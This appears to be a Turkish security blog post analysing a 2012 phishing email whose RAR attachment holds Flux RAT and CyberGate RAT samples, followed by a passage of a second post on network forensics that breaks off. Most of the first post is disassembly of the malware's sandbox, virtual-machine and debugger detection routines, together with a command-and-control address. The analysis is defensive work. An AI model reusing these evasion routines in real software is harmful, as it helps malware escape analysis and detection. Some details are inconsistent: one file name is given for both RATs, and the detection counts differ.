
From: bir dost <birdostama@gmail.com>
Date: 12 Nisan 2012 13:44:13 GMT+03:00
To: undisclosed-recipients:
Subject: Bakalım bunu nasıl açıklayacaksın!!!!!!

"[Nokia Fotoğraflar.rar](#)"

Eklentiyi indir.

Click here to [Reply to all](#), [Reply](#), or [Forward](#)


Gelen e-posta SPAM kategorisinin girmediği için direk gelen kutusuna gelmişti. E-posta, HTML içeriğe sahip olduğu için eklenti adı ve eklentiye ait resim güzel bir şekilde konumlandırılmıştı ve bu nedenle dikkatsiz bir kullanıcı tarafından ilk bakışta eklentinin Gmail'de olduğu düşünülebilirdi. E-postanın başlık bilgilerine (headers) dikkatlice bakıldığında HTML kodları ve eklentinin bulunduğu kısaltılmış (bit.ly) web adresi dikkat çekiyordu.



Nokia_Fofoğraflar.rar dosyasını indirip açtıktan sonra içinden çıkan 2 yazılımın (DSC0025.exe ve DSC0027.exe) PE başlık bilgilerinde ver alan zaman damgaları 10.04.2012 12:47:51 tarihini gösteriyor.

DSC0025.exe	1.036 KB	Application	10.04.2012 15:50
DSC0027.exe	776 KB	Application	10.04.2012 15:50

İki yazılımın ortak özelliklerinden biri çalıştırılır çalıştırılmaz ekrana aşağıdaki resmi çıkartıyor olmasıydı.



Bu iki yazılımın kullanmış olduğum antivirus yazılımı tarafından tespit edilmemiş olması zararlı yazılım oluşturan kişiler arasında sıkça tercih edilen Crypter (şifreleme) aracı ile yazılımların oluşturulduğu şüphesini uyandırdı. Virustotal üzerinden 42 farklı Antivirus yazılımı ile bu iki yazılımı tarattığında sadece 2 tanesi bu zararlı yazılımları tanyabiliyordu.

Screenshot of a Windows Internet Explorer browser window showing the VirusTotal analysis page for a file named DSC0025.exe. The analysis results show a detection ratio of 3/42, with 0 hits and 0 misses. The report includes a table of results from various antivirus engines and a chart showing the distribution of results (0 hits, 0 misses).

Antivirus scan for at UTC - VirusTotal - Windows Internet Explorer

https://www.virustotal.com/file/cff350b1b4995db52665b0bf22685df68eb6372b117467431c25314072ae51f4/analysis/1334486544

File Edit View Favorites Tools Help

Favorites Suggested Sites Web Slice Gallery

Community Statistics Dokümantasyon FAQ About Join our community Sign in

virus total

SHA256: cff350b1b4995db52665b0bf22685df68eb6372b117467431c25314072ae51f4

File name: DSC0025.exe

Detection ratio: 3 / 42

Analysis date: 2012-04-15 10:42:24 UTC (1 dakika ago)

More details

Antivirus Result Update

AhnLab-V3	-	20120414
AntiVir	TR/Dropper.Gen	20120414
Antiy-AVL	-	20120415
Avast	-	20120415
AVG	-	20120415

Downloading picture https://chart.googleapis.com/chart?chs=120x60&cht=gom&chco=d60c1a,379f32&chds=-100,100&chd=t:0...

Internet 100%

Antivirus	Result	Update
AhnLab-V3	-	20120414
AntiVir	TR/Dropper.Gen	20120414
Antiy-AVL	-	20120415
Avast	-	20120415
AVG	-	20120415


Boyutu diğerine kıyasla daha ufak olan DSC0027.exe yazılımını sanal makine içinde Immunity Debugger aracı ile dinamik olarak analiz ettiğimde yazılımın 2004 yılından kalma Flux RAT olduğunu (flServ.exe adı altında çalışmaktadır), kendini explorer.exe içine enjekte ettiğini ve Vodafone 3G IP bloğunda yer alan 46.155.243.4 dinamik ip adresi (*****.zapo.org) ile 2001 numaralı bağlantı noktası üzerinden haberleşmeye çalıştığı rahatlıkla anlaşılmıştı.

Ancak DSC0027.exe adındaki diğer zararlı yazılımı incelediğimde sanal makine içinde çalışmadığı gibi Anubis ve benzeri online kum havuzu (sandbox) hizmetleri tarafından da analiz edilemiyordu. Günümüzde çoğu zararlı yazılımı oluşturan ana yazılımların oluşturdukları zararlı yazılımın sanal makinelere ve kum havuzu araçlarında çalıştırılmaya karşı ek kontroller barındırdığı düşünüldüğünde çalışmamasının başka bir nedeni olabileceğini pek düşünmemiştim.



[Norman Malware Debugger PRO](#) aracı ile zararlı yazılımı incelediğimde az önce bahsetmiş olduğum kontrollerin yazılım üzerinde mevcut olduğuna dair bilgilendirme mesajları ile karşılaştım.

Zararlı yazılımı Immunity Debugger ile detaylı olarak incelediğimde bu yazılımin aslında CyberGate RAT (cyber_server.exe adı altında çalışmaktadır) olduğu ve Norman Malware Debugger PRO aracının belirtmiş olduğu gibi üzerinde birçok anti analiz kodlarını (vmware, virtualbox, anubis, debugger vb.) yer aldığı açıkça görülmüyordu.



Sandboxie Kontrolu
00407888 /\$ 53 PUSH EBX

00407889 | . 33DB XOR EBX,EBX

0040788B | . 68 A0784000 PUSH cyber_se.004078A0 ; /pModule = "SbieDll.dll"

00407890 | . E8 1FDCFFFF CALL ; \GetModuleHandleA
00407895 | . 85C0 TEST EAX,EAX
00407897 | . 74 02 JE SHORT cyber_se.0040789B
00407899 | . B3 01 MOV BL,1
0040789B |> 8BC3 MOV EAX,EBX
0040789D | . 5B POP EBX
0040789E \. C3 RETN
ThreatExpert Kontrolu
004078AC /\$ 53 PUSH EBX
004078AD |. 33DB XOR EBX,EBX
004078AF |. 68 C4784000 PUSH cyber_se.004078C4 ; /pModule = "dbghelp.dll"
004078B4 |. E8 FBDBFFFF CALL ; \GetModuleHandleA
004078B9 |. 85C0 TEST EAX,EAX
004078BB |. 74 02 JE SHORT cyber_se.004078BF
004078BD |. B3 01 MOV BL,1
004078BF |> 8BC3 MOV EAX,EBX
004078C1 |. 5B POP EBX
004078C2 \. C3 RETN
Sandbox Kontrolu
55274-640-2673064-23950 - JoeBox
004078D0 /\$ 53 PUSH EBX
004078D1 |. 81C4 F4FEFFFF ADD ESP,-10C
004078D7 |. 33DB XOR EBX,EBX
004078D9 |. 54 PUSH ESP ; /pHandle
004078DA |. 6A 01 PUSH 1 ; |Access
004078DC |. 6A 00 PUSH 0 ; |Reserved = 0
004078DE |. 68 38794000 PUSH cyber_se.00407938 ; |Subkey = "Software\Microsoft\Windows\CurrentVersion"
004078E3 |. 68 02000080 PUSH 80000002 ; |hKey = HKEY_LOCAL_MACHINE
004078E8 |. E8 EFDAFFFF CALL ; \RegOpenKeyExA
004078ED |. 85C0 TEST EAX,EAX
004078EF |. 75 32 JNZ SHORT cyber_se.00407923
004078F1 |. C74424 04 0101>MOV DWORD PTR SS:[ESP+4],101
004078F9 |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]
004078FD |. 50 PUSH EAX ; /pBufSize

004078FE |. 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C] ; |
00407902 |. 50 PUSH EAX ; |Buffer
00407903 |. 6A 00 PUSH 0 ; |pValueType = NULL
00407905 |. 6A 00 PUSH 0 ; |Reserved = NULL
00407907 |. 68 64794000 PUSH cyber_se.00407964 ; |ValueName = "ProductId"
0040790C |. 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14] ; |
00407910 |. 50 PUSH EAX ; |hKey
00407911 |. E8 CEDAFFFF CALL ; \RegQueryValueExA
00407916 |. 8D4424 08 LEA EAX,DWORD PTR SS:[ESP+8]
0040791A |. 3D 70794000 CMP EAX, cyber_se.00407970 ; ASCII "55274-640-2673064-23950"
0040791F |. 75 02 JNZ SHORT cyber_se.00407923
00407921 |. B3 01 MOV BL,1
00407923 |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]
00407926 |. 50 PUSH EAX ; /hKey
00407927 |. E8 88DAFFFF CALL ; \RegCloseKey
0040792C |. 8BC3 MOV EAX,EBX
0040792E |. 81C4 0C010000 ADD ESP,10C
00407934 |. 5B POP EBX
00407935 \. C3 RETN
76487-644-3177037-23510 - CWSandbox
00407988 /\$ 53 PUSH EBX
00407989 |. 81C4 F4FEFFFF ADD ESP,-10C
0040798F |. 33DB XOR EBX,EBX
00407991 |. 54 PUSH ESP ; /pHandle
00407992 |. 6A 01 PUSH 1 ; |Access
00407994 |. 6A 00 PUSH 0 ; |Reserved = 0
00407996 |. 68 F0794000 PUSH cyber_se.004079F0 ; |Subkey = "Software\Microsoft\Windows\CurrentVersion"
0040799B |. 68 02000080 PUSH 80000002 ; |hKey = HKEY_LOCAL_MACHINE
004079A0 |. E8 37DAFFFF CALL ; \RegOpenKeyExA
004079A5 |. 85C0 TEST EAX,EAX
004079A7 |. 75 32 JNZ SHORT cyber_se.004079DB
004079A9 |. C74424 04 0101>MOV DWORD PTR SS:[ESP+4],101
004079B1 |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]
004079B5 |. 50 PUSH EAX ; /pBufSize

004079B6 |. 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C] ; |
004079BA |. 50 PUSH EAX ; |Buffer
004079BB |. 6A 00 PUSH 0 ; |pValueType = NULL
004079BD |. 6A 00 PUSH 0 ; |Reserved = NULL
004079BF |. 68 1C7A4000 PUSH cyber_se.00407A1C ; |ValueName = "ProductId"
004079C4 |. 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14] ; |
004079C8 |. 50 PUSH EAX ; |hKey
004079C9 |. E8 16DAFFFF CALL ; \RegQueryValueExA
004079CE |. 8D4424 08 LEA EAX,DWORD PTR SS:[ESP+8]
004079D2 |. 3D 287A4000 CMP EAX, cyber_se.00407A28 ; ASCII "76487-644-3177037-23510"
004079D7 |. 75 02 JNZ SHORT cyber_se.004079DB
004079D9 |. B3 01 MOV BL,1
004079DB |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]
004079DE |. 50 PUSH EAX ; /hKey
004079DF |. E8 D0D9FFFF CALL ; \RegCloseKey
004079E4 |. 8BC3 MOV EAX,EBX
004079E6 |. 81C4 0C010000 ADD ESP,10C
004079EC |. 5B POP EBX
004079ED \. C3 RETN
76487-337-8429955-22614 - Anubis
00407A40 /\$ 53 PUSH EBX
00407A41 |. 81C4 F4FEFFFF ADD ESP,-10C
00407A47 |. 33DB XOR EBX,EBX
00407A49 |. 54 PUSH ESP ; /pHandle
00407A4A |. 6A 01 PUSH 1 ; |Access
00407A4C |. 6A 00 PUSH 0 ; |Reserved = 0
00407A4E |. 68 A87A4000 PUSH cyber_se.00407AA8 ; |Subkey = "Software\Microsoft\Windows\CurrentVersion"
00407A53 |. 68 02000080 PUSH 80000002 ; |hKey = HKEY_LOCAL_MACHINE
00407A58 |. E8 7FD9FFFF CALL ; \RegOpenKeyExA
00407A5D |. 85C0 TEST EAX,EAX
00407A5F |. 75 32 JNZ SHORT cyber_se.00407A93
00407A61 |. C74424 04 0101>MOV DWORD PTR SS:[ESP+4],101
00407A69 |. 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]

00407A6D |. 50 PUSH EAX ; /pBufSize
00407A6E |. 8D4424 0C LEA EAX,DWORD PTR SS:[ESP+C] ; |
00407A72 |. 50 PUSH EAX ; |Buffer
00407A73 |. 6A 00 PUSH 0 ; |pValueType = NULL
00407A75 |. 6A 00 PUSH 0 ; |Reserved = NULL
00407A77 |. 68 D47A4000 PUSH cyber_se.00407AD4 ; |ValueName = "ProductId"
00407A7C |. 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14] ; |
00407A80 |. 50 PUSH EAX ; |hKey
00407A81 |. E8 5ED9FFFF CALL ; \RegQueryValueExA
00407A86 |. 8D4424 08 LEA EAX,DWORD PTR SS:[ESP+8]
00407A8A |. 3D E07A4000 CMP EAX, cyber_se.00407AE0 ; ASCII "76487-337-8429955-22614"
00407A8F |. 75 02 JNZ SHORT cyber_se.00407A93
00407A91 |. B3 01 MOV BL,1
00407A93 |> 8B0424 MOV EAX,DWORD PTR SS:[ESP]
00407A96 |. 50 PUSH EAX ; /hKey
00407A97 |. E8 18D9FFFF CALL ; \RegCloseKey
00407A9C |. 8BC3 MOV EAX,EBX
00407A9E |. 81C4 0C010000 ADD ESP,10C
00407AA4 |. 5B POP EBX
00407AA5 \. C3 RETN
IsDebuggerPresent
00407BC8 /\$ 53 PUSH EBX
00407BC9 |. 56 PUSH ESI
00407BCA |. 57 PUSH EDI
00407BCB |. 55 PUSH EBP
00407BCC |. 33DB XOR EBX,EBX
00407BCE |. 68 FC7B4000 PUSH cyber_se.00407BFC ; /FileName = "kernel32.dll"
00407BD3 |. E8 14D9FFFF CALL ; \LoadLibraryA
00407BD8 |. 8BF8 MOV EDI,EAX
00407BDA |. 85FF TEST EDI,EDI
00407BDC |. 74 17 JE SHORT cyber_se.00407BF5
00407BDE |. 68 0C7C4000 PUSH cyber_se.00407C0C ; /ProcNameOrOrdinal
00407BE3 |. 57 PUSH EDI ; |hModule
00407BE4 |. E8 E3D8FFFF CALL ; \GetProcAddress

00407BE9 |. 8BE8 MOV EBP,EAX ; kernel32.IsDebuggerPresent
00407BEB |. 89EE MOV ESI,EBP
00407BED |. 85ED TEST EBP,EBP
00407BEF |. 74 04 JE SHORT cyber_se.00407BF5
00407BF1 |. FFD6 CALL ESI
00407BF3 |. 8BD8 MOV EBX,EAX
00407BF5 |> 8BC3 MOV EAX,EBX
00407BF7 |. 5D POP EBP
00407BF8 |. 5F POP EDI
00407BF9 |. 5E POP ESI
00407BFA |. 5B POP EBX
00407BFB \. C3 RETN
Virtual PC
00407726 0F DB 0F ; Virtual PC Kontrolü
00407727 3F DB 3F ; CHAR '?'
00407728 07 DB 07
VMWare
004076CD . B8 68584D56 MOV EAX,564D5868
004076D2 . BB 12F76C3C MOV EBX,3C6CF712
004076D7 . B9 0A000000 MOV ECX,0A
004076DC . 66:BA 5856 MOV DX,5658
VirtualBox
00407768 /\$ 55 PUSH EBP
00407769 |. 8BEC MOV EBP,ESP
0040776B |. 81C4 C8FFFF ADD ESP,-138
00407771 |. 53 PUSH EBX
00407772 |. 56 PUSH ESI
00407773 |. 33C0 XOR EAX,EAX
00407775 |. 8985 D4FFFF MOV DWORD PTR SS:[EBP-12C],EAX
0040777B |. 8985 CCFFFF MOV DWORD PTR SS:[EBP-134],EAX
00407781 |. 8985 C8FFFF MOV DWORD PTR SS:[EBP-138],EAX
00407787 |. 8985 D0FFFF MOV DWORD PTR SS:[EBP-130],EAX
0040778D |. 33C0 XOR EAX,EAX
0040778F |. 55 PUSH EBP
00407790 |. 68 60784000 PUSH cyber_se.00407860

00407795 |. 64:FF30 PUSH DWORD PTR FS:[EAX]
00407798 |. 64:8920 MOV DWORD PTR FS:[EAX],ESP
0040779B |. 33DB XOR EBX,EBX
0040779D |. 33D2 XOR EDX,EDX
0040779F |. B8 02000000 MOV EAX,2
004077A4 |. E8 7FFEFFFF CALL cyber_se.00407628
004077A9 |. 8BF0 MOV ESI,EAX
004077AB |. C785 D8FEFFFF >MOV DWORD PTR SS:[EBP-128],128
004077B5 |. EB 70 JMP SHORT cyber_se.00407827
004077B7 |> 8D85 D0FEFFFF /LEA EAX,DWORD PTR SS:[EBP-130]
004077BD |. 8D95 FCFFFFF |LEA EDX,DWORD PTR SS:[EBP-104]
004077C3 |. B9 04010000 |MOV ECX,104
004077C8 |. E8 1BC2FFFF |CALL cyber_se.004039E8
004077CD |. 8B85 D0FEFFFF |MOV EAX,DWORD PTR SS:[EBP-130]
004077D3 |. 8D95 D4FEFFFF |LEA EDX,DWORD PTR SS:[EBP-12C]
004077D9 |. E8 12F5FFFF |CALL cyber_se.00406CF0
004077DE |. 8B85 D4FEFFFF |MOV EAX,DWORD PTR SS:[EBP-12C]
004077E4 |. 50 |PUSH EAX
004077E5 |. 8D95 C8FEFFFF |LEA EDX,DWORD PTR SS:[EBP-138]
004077EB |. B8 78784000 |MOV EAX, cyber_se.00407878 ; ASCII "VBoxService.exe"
004077F0 |. E8 FBF4FFFF |CALL cyber_se.00406CF0
004077F5 |. 8B85 C8FEFFFF |MOV EAX,DWORD PTR SS:[EBP-138]
004077FB |. E8 14C4FFFF |CALL cyber_se.00403C14
00407800 |. 8BD0 |MOV EDX,EAX
00407802 |. 8D85 CCFFFFF |LEA EAX,DWORD PTR SS:[EBP-134]
00407808 |. E8 63C1FFFF |CALL cyber_se.00403970
0040780D |. 8B85 CCFFFFF |MOV EAX,DWORD PTR SS:[EBP-134]
00407813 |. 5A |POP EDX
00407814 |. E8 E3C4FFFF |CALL cyber_se.00403CFC
00407819 |. 85C0 |TEST EAX,EAX
0040781B |. 7E 0A |JLE SHORT cyber_se.00407827
0040781D |. 56 |PUSH ESI ; /hObject

0040781E |. E8 D1DBFFFF |CALL ; \CloseHandle
00407823 |. B3 01 |MOV BL,1
00407825 |. EB 1B |JMP SHORT cyber_se.00407842
00407827 |> 8D95 D8FEFFFF LEA EDX,DWORD PTR SS:[EBP-128]
0040782D |. 8BC6 |MOV EAX,ESI
0040782F |. E8 34FEFFFF |CALL cyber_se.00407668
00407834 |. 85C0 |TEST EAX,EAX
00407836 |.^OF85 7BFFFFFF \JNZ cyber_se.004077B7
0040783C |. 56 PUSH ESI ; /hObject
0040783D |. E8 B2DBFFFF CALL ; \CloseHandle
00407842 |> 33C0 XOR EAX,EAX
00407844 |. 5A POP EDX
00407845 |. 59 POP ECX
00407846 |. 59 POP ECX
00407847 |. 64:8910 MOV DWORD PTR FS:[EAX],EDX
0040784A |. 68 67784000 PUSH cyber_se.00407867
0040784F |> 8D85 C8FEFFFF LEA EAX,DWORD PTR SS:[EBP-138]
00407855 |. BA 04000000 MOV EDX,4
0040785A |. E8 3DBFFFFF CALL cyber_se.0040379C
0040785F \. C3 RETN
Sofice Kontrolu
00407DB0 /\$ 53 PUSH EBX
00407DB1 |. 33DB XOR EBX,EBX
00407DB3 |. 6A 00 PUSH 0 ; /hTemplateFile = NULL
00407DB5 |. 68 80000000 PUSH 80 ; |Attributes = NORMAL
00407DBA |. 6A 03 PUSH 3 ; |Mode = OPEN_EXISTING
00407DBC |. 6A 00 PUSH 0 ; |pSecurity = NULL
00407DBE |. 6A 03 PUSH 3 ; |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
00407DC0 |. 68 000000C0 PUSH C0000000 ; |Access = GENERIC_READ|GENERIC_WRITE
00407DC5 |. 68 E07D4000 PUSH cyber_se.00407DE0 ; |FileName = "\\\.\SICE"
00407DCA |. E8 45D6FFFF CALL ; \CreateFileA
00407DCF |. 83F8 FF CMP EAX,-1
00407DD2 |. 74 08 JE SHORT cyber_se.00407DDC
00407DD4 |. 50 PUSH EAX ; /hObject

00407DD5 |. E8 1AD6FFFF CALL ; \CloseHandle
00407DDA |. B3 01 MOV BL,1
00407DDC |> 8BC3 MOV EAX,EBX
00407DDE |. 5B POP EBX
00407DDF \. C3 RETN
00407DE0 . 5C 5C 2E 5C 53>ASCII "\\.\\$ICE",0
00407DE9 00 DB 00
00407DEA 00 DB 00
00407DEB 00 DB 00
00407DEC /\$ 53 PUSH EBX
00407DED |. 33DB XOR EBX,EBX
00407DEF |. 6A 00 PUSH 0 ; /hTemplateFile = NULL
00407DF1 |. 68 80000000 PUSH 80 ; |Attributes = NORMAL
00407DF6 |. 6A 03 PUSH 3 ; |Mode = OPEN_EXISTING
00407DF8 |. 6A 00 PUSH 0 ; |pSecurity = NULL
00407DFA |. 6A 03 PUSH 3 ; |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
00407DFC |. 68 000000C0 PUSH C0000000 ; |Access = GENERIC_READ|GENERIC_WRITE
00407E01 |. 68 1C7E4000 PUSH cyber_se.00407E1C ; |FileName = "\\.\\$TICE"
00407E06 |. E8 09D6FFFF CALL ; \CreateFileA
00407E0B |. 83F8 FF CMP EAX,-1
00407E0E |. 74 08 JE SHORT cyber_se.00407E18
00407E10 |. 50 PUSH EAX ; /hObject
00407E11 |. E8 DED5FFFF CALL ; \CloseHandle
00407E16 |. B3 01 MOV BL,1
00407E18 |> 8BC3 MOV EAX,EBX
00407E1A |. 5B POP EBX
00407E1B \. C3 RETN
00407E1C . 5C 5C 2E 5C 4E>ASCII "\\.\\$TICE",0
SyserDebugger Kontrolu
00407D53 . B8 847D4000 MOV EAX, cyber_se.00407D84 ; ASCII "\\.\\$yser"
00407D58 . E8 C7FFFFFF CALL cyber_se.00407D24
00407D5D . 84C0 TEST AL,AL
00407D5F . 75 1C JNZ SHORT cyber_se.00407D7D

00407D61 . B8 907D4000 MOV EAX, cyber_se.00407D90 ; ASCII "\\.\SyserDbgMsg"

00407D66 . E8 B9FFFFFF CALL cyber_se.00407D24

00407D6B . 84C0 TEST AL,AL

00407D6D . 75 0E JNZ SHORT cyber_se.00407D7D

00407D6F . B8 A07D4000 MOV EAX, cyber_se.00407DA0 ; ASCII "\\.\SyserBoot"

TickCount

0040D7C5 |. E8 0A7DFFFF CALL ; [GetTickCount

0040D7CA |. 8BD8 MOV EBX,EAX

0040D7CC |. B8 04774000 MOV EAX, cyber_se.00407704 ; Entry address

0040D7D1 |. E8 16A5FFFF CALL cyber_se.00407CEC ; ?

0040D7D6 |. 84C0 TEST AL,AL

....

0040D911 |. E8 BE7BFFFF CALL ; [GetTickCount

0040D916 |. 33D2 XOR EDX,EDX

0040D918 |. 52 PUSH EDX

0040D919 |. 50 PUSH EAX

0040D91A |. 8BC3 MOV EAX,EBX

0040D91C |. 99 CDQ

0040D91D |. 290424 SUB DWORD PTR SS:[ESP],EAX

0040D920 |. 195424 04 SBB DWORD PTR SS:[ESP+4],EDX

0040D924 |. 58 POP EAX

0040D925 |. 5A POP EDX

0040D926 |. 83FA 00 CMP EDX,0

0040D929 |. 75 09 JNZ SHORT cyber_se.0040D934

0040D92B |. 3D 88130000 CMP EAX,1388

0040D930 |. 76 0B JBE SHORT cyber_se.0040D93D

0040D932 |. EB 02 JMP SHORT cyber_se.0040D936

0040D934 |> 7E 07 JLE SHORT cyber_se.0040D93D

0040D936 |> 6A 00 PUSH 0 ; /ExitCode = 0

0040D938 |. E8 1F7BFFFF CALL ; \ExitProcess

Piyasada yer alan çoğu zararlı yazılımın yıllardır aynı anti analiz kodlarını içерdiği düşünüldüğünde bu kodlar üzerinde bol bol pratik yapmış olan zararlı yazılım analisti için bu kontrolleri tespit etmek ve aşmak sadece birkaç dakika sürmektedir.

Bu tür kodların kullanım amacı her ne kadar zararlı yazılım analistinin işini zorlaştırmak olsa da motive olmuş bir zararlı yazılım analistini bu tür kontroller ile durdurmak hiçbir zaman mümkün değildir.

Bu vesileyle herkesin 23 Nisan Ulusal Egemenlik ve Çocuk Bayramı'ni kutlar bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim...

Ağ Trafiğinde Adli Bilişim Analizi

Source: <https://www.mertsarica.com/ag-trafiginde-adli-bilisim-analizi/>

By M.S on March 18th, 2012




Network Forensics, Türkçe meali ile bilgisayar ağlarında adli bilişim, temel olarak ağ trafiğinin analiz edilmesine dayanmaktadır. Post-mortem (olay/vaka sonrası) gerçekleştirilebilmesi nedeniyle analiz için ateş duvarı (firewall), saldırısı tespit/engelleme sistemi (ids/ips), bal küpü (honeypot) vb. ağ trafik kaydı tutan cihazların ve sistemlerin kayıtlarına ihtiyaç duyulmaktadır. Kayıtların analizi için [Snort](#), [ngrep](#), [tcpdump](#), [NetworkMiner](#), [Wireshark](#), [tcpextract](#), [NetWitness Investigator](#), [Xpli](#) vb. çeşitli 